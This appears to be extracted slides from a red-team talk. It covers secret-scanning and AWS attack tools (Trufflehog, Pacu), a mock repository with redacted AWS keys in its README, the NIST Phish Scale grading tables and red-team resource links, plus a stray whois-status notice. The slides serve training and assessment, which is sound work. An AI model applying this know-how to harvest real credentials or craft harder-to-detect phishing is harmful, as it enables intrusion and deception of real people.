
Notice anything not working correctly? [Report it!](#)

2024-10-11

The whois/rdap server for .tokyo and .shop are extremely unreliable. Not all required availability checks can be executed in a reasonable time at the moment. They stay in the queue and will be processed, when the situation gets better. Not sure when this will be, because these issues are going on for months.

Trufflehog

- Scanning repository technologies
- Several regex based detectors
- Consistent updates/fixes





DevRepo

Private

 Unwatch

1


 Fork

0

 Star

0

 main

 1 Branch

 0 Tags

Q

Go to file

t

Add file

<> Code

 The1Intern

Removed creds


0635911 · 1 hour ago

 8 Commits

 README.md

Removed creds

1 hour ago

 README

Dev Tools

Creation of some development tools for using within the environment.

Going to add some credentials here to allow for easier use of tools!

```
[default]
aws_access_key_id = REDACTED
aws_secret_access_key = REDACTED
output = json
region = us-east-2
```

About

No description, website, or topics provided.

Readme

Activity

0 stars

1 watching

0 forks

Releases

No releases published

[Create a new release](#)

Packages


No packages published

[Publish your first package](#)




Pacu

- Enumerating/storing information from AWS
- Analysis of IAM data
- Hides activity



Collecting Metrics

NIST Phish Scale



- Standardized method of grading
- Promotes "fairness" and transparency

How a "Grading" is Determined

Cue Type	Cue Name	Criteria for Counting
Error	Spelling and grammar irregularities	Does the message contain Inaccurate spelling or grammar use, including mismatched plurality?
	Inconsistency	Are there inconsistencies contained in the email message?
Technical indicator	Attachment type	Is there a potentially dangerous attachment?
	Sender display name and email address	Does a display name hide the real sender or reply-to email addresses?
	URL hyperlinking	Is there text that hides the true URL behind the text?
	Domain spoofing	Is a domain name used in addresses or links plausibly similar to a legitimate entity's domain?
Visual presentation indicator	No/minimal branding and logos	Are appropriately branded labeling, symbols, or insignias missing?
	Logo imitation or out-of-date branding/logos	Do any branding elements appear to be an imitation or out-of-date?
	Unprofessional looking design or formatting	Does the design and formatting violate any conventional professional practices? Do the design elements appear to be unprofessionally generated?
	Security indicators and icons	Are any markers, images, or logos that imply the security of the email present?
Language and content	Legal language/copyright info/disclaimers	Does the message contain any legal-type language such as copyright information, disclaimers, or tax information?
	Distracting detail	Does the email contain details that are superfluous or unrelated to the email's main premise?
	Requests for sensitive information	Does the message contain a request for any sensitive information, including personally identifying information or credentials?
	Sense of urgency	Does the message contain time pressure to get users to quickly comply with the request, including implied pressure?
	Threatening language	Does the message contain a threat, including an implied threat, such as legal ramifications for inaction?
	Generic greeting	Does the message lack a greeting or lack personalization in the message?
	Lack of signer details	Does the message lack detail about the sender, such as contact information?

Premise Alignment Elements	Scoring Criteria
1: Mimics a workplace process or practice	Does this element attempt to capture premise alignment with workplace process or practice for the target audience?
2: Has workplace relevance	Does this element attempt to reflect pertinence of the premise for the target audience?
3: Aligns with other situations or events, including external to the workplace	Does this element align to other situations or events, even those external to the workplace, lending an air of familiarity to the message?
4: Engenders concern over consequences for NOT clicking	Does this element reflect potentially harmful ramifications for not clicking raise the likelihood to clicking?
5: Has been the subject of targeted training, specific warnings, or other exposure	Does this element reflect targeted training effects that would lead to premise detection? Care must be taken to appropriately incorporate the training or warning specificity, as transfer of learning is quite difficult.

Determining the Final Difficulty

Cues Category	Premise Alignment Category	Detection Difficulty
Few (more difficult)	Strong	Very difficult
	Medium	Very difficult
	Weak	Moderately difficult
Some	Strong	Very difficult
	Medium	Moderately difficult
	Weak	Moderately to Least difficult
Many (less difficult)	Strong	Moderately difficult
	Medium	Moderately difficult
	Weak	Least difficult



VECTR from Security Risk Advisors

Key Concepts

- Customer kudos
- Conduct internal surveys
- Tooling consequences
- Practice!
- Continuous learning



Q&A / Resources

<https://github.com/khast3x/Redcloud>

<https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki>

<https://www.ired.team/>

<https://github.com/A-poc/RedTeam-Tools>

<https://github.com/geeksniper/Red-team-toolkit>

<https://github.com/RedTeamOperations/Red-Infra-Craft/tree/main>

<https://github.com/SecurityRiskAdvisors/VECTR>

<https://mitre-attack.github.io/attack-navigator/>

<https://github.com/GhostManager/Ghostwriter>

<https://howto.thec2matrix.com/>

